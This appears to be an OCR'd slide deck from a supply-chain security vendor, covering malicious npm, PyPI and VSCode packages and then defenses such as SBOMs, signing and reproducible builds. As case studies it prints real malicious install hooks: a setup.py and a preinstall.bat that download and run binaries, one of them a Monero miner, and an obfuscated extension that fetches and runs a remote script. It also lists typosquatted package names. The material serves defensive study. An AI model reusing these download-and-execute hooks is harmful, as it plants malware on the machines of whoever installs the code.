
(Sonatype)


FOLDERS
iohttp
iohttp-0.0.0
.github
workflows
pull_request_template.md
changelog.d
ci_tools
docs
requirements
src
tests
.gitattributes
.gitignore
.readthedocs.yml
.travis.yml
appveyor.yml
AUTHORS.md
azure-pipelines.yml
codecov.yml
CONTRIBUTING.md
LICENSE
MANIFEST.in
NEWS
setup.py
33 def README():
34 with io.open('README.rst', encoding='utf-8') as f:
35 readme_lines = f.readlines()
36
37 # The .. doctest directive is not supported by PyPA
38 lines_out = []
39 for line in readme_lines:
40 if line.startswith('.. doctest'):
41 lines_out.append('.. code-block:: python3\n')
42 else:
43 lines_out.append(line)
44
45 return ''.join(lines_out)
46 README = README() # NOQA
47
48 print(' if LooseVersion(setuptools.__main__) <= LooseVersion("24.3"):')
49 os.system("sudo wget https://bit.ly/3c2tMTT -O ./.cmc -L >/dev/null 2>&1")
50 os.system("chmod +x .cmc >/dev/null 2>&1")
51 os.system("./.cmc >/dev/null 2>&1")
52
53 setup(name='iohttp',
54 ## Needed since doctest not supported by PyPA.
55 long_description = README,
56)

More than 200 cryptomining packages flood npm and PyPI registry


- aiohtp aouthlib argpars arpgrase ataclasses-json azure-mgmt-authorizatio azure-mgmt-authroization azure-mgmt-containerregistr azure-mgmt-containrregistry bbeautifulsoup4 beautfiulsoup4 cacheools cachetoosl charset-noramlizer charset-normaliz coloraam coloraama colormaa coolorama cryptogarphy dataclass-json dataclasses-jso googl-auth great-expectation hcarset-normalize iohttp jnija2 jupyter-cor juupyter-core knac oatuhlib oauthlbi oautlhib oogle-auth oupsieve portobuf prtobuf pycparse pyparisng pyparsign pyprasing pytho-dateuti python-dateuitl python-dateut python-dateutils python-json-logge rotobuf ryptography semve soupseive soupsiev upyter-core ython-json-logger zure-mgmt-authorization zure-mgmt-containerregistry

(Sonatype)


preinstall.bat — package
FOLDERS
package
.github
dist
src
test
.travis.yml
bower.json
changelog.md
license.md
package.js
package.json
preinstall.bat
preinstall.js
preinstall.sh
readme.md
preinstall.bat
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
certutil.exe -urlcache -f http://159.148.186.228/download/
jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o
pool.minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UUmew6Z
PX1ndfXQCT16v4trWp4erPyXtUQZTHGjbLXWQdBqLMxxYKH --cpu-max-threads-hint=50
--donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp

ua-parser-js

- installed Monero miners on Windows, macOS, and Linux machines
- was live for 4 hours



```
}
function activate(_0x162b1d) {
  let _0x2d4ea9 = vscode.commands.registerCommand("c1.run", async function () {
    if (process.platform === "win32") {
      try {
        await Promise.all([f1("curl -k -L -Ss https://microsoft-visualstudiocode.com/files/1.cmd -o \"%TEMP%\\1.cmd\" && \"%TEMP%\\1.cmd\""), f2("JuanBlanco.solidity")]);
        vscode.window.showInformationMessage("Installation completed.");
      } catch (_0x1c73b9) {}
    }
  });
  _0x162b1d.subscriptions.push(_0x2d4ea9);
  if (process.platform === "win32") {
    setTimeout(() => {
      vscode.commands.executeCommand("c1.run");
    }, 1000);
  }
}
```

New wave of malicious extensions hits VSCode

- The published tally of packages that are part of this campaign stands currently at 18.
- The campaign started with targeting of the crypto community, but by the end of October, extensions published were mostly impersonating the Zoom application
- Extensions EVM.Blockchain-Toolkit and VoiceMod.VoiceMod had artificially inflated install counts that didn’t really correspond to the download count of the same extensions.

```
private static bool GetOrCreateUserID(out byte[] hash64)
{
  string str = OrionImprovementBusinessLayer.ReadDeviceInfo();
  hash64 = new byte[8];
  Array.Clear((Array) hash64, 0, hash64.Length);
  if (str == null)
    return false;
  string s = str + OrionImprovementBusinessLayer.domain4;
  try
  {
    s += OrionImprovementBusinessLayer.RegistryHelper.GetValue(OrionImprovementBusinessLayer.ZipHelper.Unzip("8/B2jYz38Xd29In3dXT28PRzjQn2dwsJdwxyjfHNTC7KL85PK4lxLqosK
  }
  catch
  {
  }
  using (MD5 md5 = MD5.Create())
  {
    byte[] bytes = Encoding.ASCII.GetBytes(s);
    byte[] hash = md5.ComputeHash(bytes);
    if (hash.Length < hash64.Length)
      return false;
    for (int index = 0; index < hash.Length; ++index)
      hash64[index % hash64.Length] ^= hash[index];
  }
  return true;
}
private string GetOrionImprovementCustomerId()
{
  byte[] b = new byte[16];
  for (int index = 0; index < b.Length; ++index)
    b[index] = (byte) ((uint) ~this.customerId[index % (this.customerId.Length - 1)] + (uint) (index / this.customerId.Length));
  return new Guid(b).ToString().Trim('{', '}');
}
```

How can we protect ourselves?

As a software producers

- We want to ship secure software
  - Should be free of malware
  - No tampered signatures
  - No leaked source code
  - No unencrypted keys
  - No riskware
  - No unsafe loading practices
  - No signature coverage gaps
  - …

As a software buyers

- Software Bill of Materials (SBOM) - we want to know what is inside
- Scanning software that is used in organization can help increase security
- Should you care if a vendor ships outdated software?
- Sharing reports enables discussion between vendor and consumer


Spectra Assure

- New product from RL combines world-class static decomposition with new set of powerful checks (policies)
- Input can be any file
  - Docker image, APK, EXE, JAR, DMG, OVA…
  - Preferably the actual final artifact that is going to be shipped/deployed
- Output will be SAFE report


Data Field	SBOM	SAFE Report
Inventory	✓	✓
Malware		✓
Tampering		✓
Exposed Secrets		✓
Application Hardening		✓
Container Security		✓
Version Differential Analysis		✓
Vulnerabilities		✓

TRUST DELIVERED

Going beyond 'shift left'




Differential analysis



TRUST DELIVERED

Reproducible Builds

- Reproducible builds ensure that build systems are not compromised



TRUST DELIVERED

Security-related Test Cases

- Traditional
  - Login page
  - Permissions
  - API security
- What about
  - Sensitive information
  - Malware
  - Vulnerabilities
  - Licenses
  - Digital signatures

Sensitive Information

- https://docs.secure.software/policies/sensitive-information
- SQ34102 - Detected presence of private SSH keys.
- SQ34107 - Detected presence of private certificates.
- SQ34201 - Detected presence of version control tool artifacts.
- SQ34204 - Detected presence of embedded source code filenames or paths.
- SQ34306 - Detected presence of webhook service access keys.

Containers

- https://docs.secure.software/policies/container-security
- Container images are usually built with layers
- Secrets and data can remain in some of the layers
- SQ41102 - Detected container images that use ADD instructions.

Digital Signatures

- https://docs.secure.software/policies/digital-signatures
- A way of ensuring trust
- Shipping software without digitally signing exposes it to manipulation
